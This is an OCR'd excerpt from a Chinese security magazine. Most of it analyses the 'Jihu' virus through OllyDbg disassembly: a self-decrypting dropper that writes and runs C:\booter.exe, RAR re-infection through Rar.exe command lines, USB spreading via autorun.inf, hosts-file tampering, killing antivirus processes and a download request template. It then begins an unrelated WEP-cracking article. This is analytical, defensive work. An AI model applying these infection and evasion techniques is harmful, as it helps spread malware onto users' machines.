


图 7

为了弄清楚.tc 段的行为，我们用 OD 加载一个被极虎感染了的 exe 文件，此时 OD 定位到的程序入口点就是.tc 段的起始代码，如图 9 所示。




图 8




图 9

这里有密密麻麻的 and、xor 和 mov 运算，随后基本上也是这样的情况。我们猜测这是一段自解压代码，即.tc 段是经过简单加密之后的代码，在使用之前需要将其解密。我们单步往下执行，随着解压的过程也看到了一些代码的真面目，.tc 段取得了 kernel32.GetProcAddress 的地址，以此又取得了 CreateFileA、WriteFile、CloseHandle 和 WinExec 四个函数的地址。最后的代码片段最为关键。

```
00440267  lea   eax, [ebp-10]
0044026A  push  eax
0044026B  push  3CC00
00440270  push  dword ptr [ebp-6C]
00440273  push  dword ptr [ebp-28]
00440276  call  [ebp-1C] ;  kernel32.WriteFile
00440279  push  dword ptr [ebp-28]
0044027C  call  [ebp-C] ; kernel32.CloseHandle
0044027F  push  0
00440281  push  dword ptr [ebp-14]
00440284  call  [ebp-4] ;  kernel32.WinExec
00440287  jmp   short 00440292
00440289  mov   eax, [ebp-6C]
0044028C  inc   eax
```

```
00440 28D  mov   [ebp-6C], eax
00440290   jmp   short 00440227
00440292   jmp   00401B6F
00440297   db  4D  ; CHAR 'M'
00440298   db  5A  ; CHAR 'Z'
```

前面用 CreateFileA 建立了“C:\booter.exe”文件之后，这里的 WriteFile 向文件中写入数据，最后的 WinExec 则是执行“C:\booter.exe”。我们很关心其写入的内容，观察其调用堆栈：

```
kernel32.WriteFile
0012FF3C 00000098
0012FF40 00440297   dbgt.00440297
0012FF44 0003CC00
0012FF48 0012FFB0
0012FF4C 00000000
0012FF50 0000007A
0012FF54 00440297   dbgt.00440297
```

写入了 3CC00 字节的数据，而数据存放的缓冲区在 00440297 处。再看看上面的代码，00440297 这里不就是 PE 格式标志“MZ”中的字母“M”的存放位置吗？而且病毒主体的文件大小不也就是 3CC00 字节吗？一切竟如此巧合。至此，我们算是明白了.tc 段的真实意图，.tc 段是一段自解压代码和病毒主体文件的二进制代码集合，依靠自解压代码的运行，将病毒主体写入到磁盘上的 C:\booter.exe 并执行，如图 10 所示。




图 10

这里还要注意上面代码最后的 00440292 处的“jmp 00401B6F”语句，在执行完.tc 的代码之后，这个跳转又转移到被感染程序原来的执行路径，即此时回到被感染程序原来的入口点开始执行。极虎病毒感染了 exe 文件之后，先是执行自己插入的代码，然后再返回原来的程序代码继续执行，这样做，恶意行为确实显得隐蔽了许多。

3）感染压缩文件

极虎病毒对压缩文件也有不小的兴趣，但还好其关注的压缩文件范围比较狭窄，仅 rar 一种。从上面的代码中，我们发现极虎处理压缩文件是交给另外一个线程来完成的，该线程的函数在 00405B7B 的位置。

我们在该处理函数内部，前后发现共有 KERNEL32.CreateProcessA 的两次调用，其调用参数分别为 "C:\Program Files\WinRAR\Rar.exe" X -ibck 和 "C:\Program Files\WinRAR\Rar.exe" M -ibck -r -o+ -ep1，是解压与压缩文件的相关命令。在这两个 CreateProcessA 之间还有嵌套的搜索解压缩文件夹内目标文件的例程，其内部的处理步骤又相当于把感染过程在特定路径下来了次递归调用，即再次感染解压缩路径下的网页、可执行以及压缩文件。

当最后一次调用 CreateProcessA 将感染路径下的文件打成压缩包时，极虎再次使用了保持 rar 文件修改时间不便的伎俩。GetFileTime 和 SetFileTime 一前一后，将感染的 rar 文件的时间戳信息保持不变。

4）感染移动磁盘设备

极虎病毒在感染移动磁盘设备时，采取的是常用的枚举策略，用 kernel32.GetDriveTypeA 判断驱动器类型，如果返回值为 0x02，即找到了移动磁盘设备。在移动设备上放置感染文件的代码位于 00408671 处的子函数里，它向移动设备添加了 autorun.inf 和 setup.exe 两个文件。




图 11

autorun.inf 是移动磁盘插入时的自动播放的引导信息，其内容由一个 wsprintfA 函数合成，如图 11 所示。不同的病毒在感染时，对 autorun.inf 有竞争需求。因此极虎会将已有的 autorun.inf 的隐藏属性修改为普通，再覆盖其内容。随后它还会在移动设备的根目录下创建一个名为 recycle.{645FF040-5081-101B-9F08-00AA002F954E}的文件夹，这里才是 setup.exe 的藏身之所，如图 12 所示。




图 12

```
004089BE  push  0   ; /pSecurity = NULL
004089C0  lea   eax, [ebp-108]   ; |
004089C6  push  eax   ; |Path
004089C7  call  [<&KERNEL32. CreateDirectoryA>]
; \CreateDirectoryA
004089CD  lea   eax, [ebp-108]
004089D3  push  eax   ; /Path
004089D4  call  [<&SHLWAPI.PathFileExistsA>]
; \PathFileExistsA
```

```
004089DA  test  eax, eax
004089DC  jnz   short 004089F0
004089DE  lea   eax, [ebp-B28]
004089E4  push  eax    ; /FileName
004089E5  call  [<&KERNEL32.DeleteFileA>]
; \DeleteFileA
004089EB  jmp   00408A94
004089F0  push  0      ; /hTemplateFile = NULL
004089F2  push  80     ; |Attributes = NORMAL
004089F7  push  2      ; |Mode = CREATE_ALWAYS
004089F9  push  0      ; |pSecurity = NULL
004089FB  push  0      ; |ShareMode = 0
004089FD  push  C0000000
; |Access = GENERIC_ READ|GENERIC_WRITE
00408A02  lea   eax, [ebp-218]     ; |
00408A08  push  eax    ; |FileName
00408A09  call  [<&KERNEL32.CreateFileA>]
; \CreateFileA
00408A38  jmp   short 00408A94
00408A3A  push  0    ; /pOverlapped = NULL
00408A3C  lea   eax, [ebp-10C]     ; |
00408A42  push  eax    ; |pBytesWritten
00408A43  push  dword ptr [40DC80]
; |nBytesToWrite = 0
00408A49  push  dword ptr [40DC74]
; |Buffer = NULL
00408A4F  push  dword ptr [ebp-21C]   ; |hFile
00408A55  call  [<&KERNEL32.WriteFile>]
; \WriteFile
```

上面的CreateDirectoryA建立的正是recycle.{645FF040-5081-101B-9F08-00AA002F954E}目录，CreateFileA和WriteFile生成的也正是setup.exe文件，而setup.exe其实也是dbgt.exe的另一个副本。我们再来看看autorun.inf的内容，如图13所示，让移动磁盘自动运行setup.exe，而且就算用右键打开，用右键选择资源管理器，通通都得中招。




图 13

其他危害

极虎病毒的危害还有很多，这里由于篇幅所限，就简要地再介绍一下关于它的其他恶意行为。

1）修改host文件。极虎会修改系统路径下的host文件c:\windows\system32 \drivers\etc\hosts，写入的文件内容为“127.0.0.1 localhost\n\n”，解除安全软件对恶意网站的防护。

2）关闭安全软件进程。用CreateToolhelp32Snapshot、Process32First、Process32Next和API枚举系统进程与线程，关闭安全软件的进程，并阻止安全软件的再次运行。

3）DNS查询网站探测网速。使用WS2_32.getaddrinfo访问www.baidu.com、www.3-0B6F-415d-B5C7-832F0.com和www.xunlei.com，测试宿主机器网速。

4）下载恶意程序。使用connect、send等socket原语，直接构建HTTP查询请求。请求的格式为："GET %s？ %s HTTP/1.1",CR,LF,"Connection: Keep- Alive",CR,LF,"Host: %s",CR,LF,"User-Agent: Mozilla/ 4.0",CR,LF," Accept-language: cn",CR,LF,CR,LF，格式化串符号的地方由极虎病毒替换。

网上传，本文的主角——极虎病毒是一款集合了磁碟机、AV终结者、中华吸血鬼、猫癣下载器为一体的混合病毒。我们单从其实现的功能上来看，基本上是这样的。极虎病毒的个头不大，但其实施的恶意行为确实不少；要做的坏事虽然很多，但干起来却也不急不慢，显得相当有条理可循。极虎的发作和运行并不是串行且单线程的。正如我们在反汇编代码中所看到的，病毒的很多代码都是以新建的线程或者进程的方式来运行的。所以这也是为什么在感染了极虎之后，机器性能受到极大影响的重要原因。

结束语

至此，本文对极虎病毒的分析过程就要告一段落了。在牛虎新年的交替之际，极虎的出现无疑为人们又敲响了一次警钟，计算机的安全问题始终不能大意。在我的记忆中，上一年的年关，这一年的年头都会出一两个很厉害的病毒，2007年是熊猫烧香，2008年是磁碟机，2009年换成了犇牛（所谓牛年的病毒要来四个牛字），而今年正赶上虎年，又来了这一只极虎。

时至今日，随着安全软件的不断更新，极虎的威力已经大打折扣，然而这并不足以成为我们对安全环境再次充满乐观的转折点。虽然虎年才刚开了个头，但我们仍然希望年内像极虎这样的恶性病毒不要再次出现。当再次遇到病毒等安全威胁时，我们的安全软件能如猛虎下山，瞬间将病毒木马等杀得个片甲不留。

前置知识：无
关键词：破解、WEP、数据加密



WEP加密算法的实现原理与破解

文/图 邪公子(evilboy)

WEP(Wired Equivalent Privacy)中文名为有线等效协议，是一种可选的链路层安全机制，用来提供访问控制、数据加密和安全性检验等。802.11 定义了 WEP 算法对数据进行加密。

WEP 最初设计的是 40 位密钥，后来 WEP2 的出现将密钥增加到 104 位。它们通常在市场上被称为 64 位加密和 128 位加密，其实还是 40 位或 104 位加密，其余 24 位是初始化向量(IV)。

关注无线安全的朋友都知道，WEP 加密是存在很严重安全问题的，已经存在很成熟的理论和破解工具。但由于国内整体上对该方面关注比较晚，所以导致很多朋友只会按照工具一步步破解，却根本不知道其原理，所以本文将详谈 WEP 的实现原理，存在的安全问题，及流行的几种破解理论与详细实现。

WEP 加密的实现原理

WEP 所有加密都是以每个数据包为基础的，因此每个数据包基本上是一个单独发送的明文，我们将这个数据包称为 M，下面详谈一步步如何实现加密。

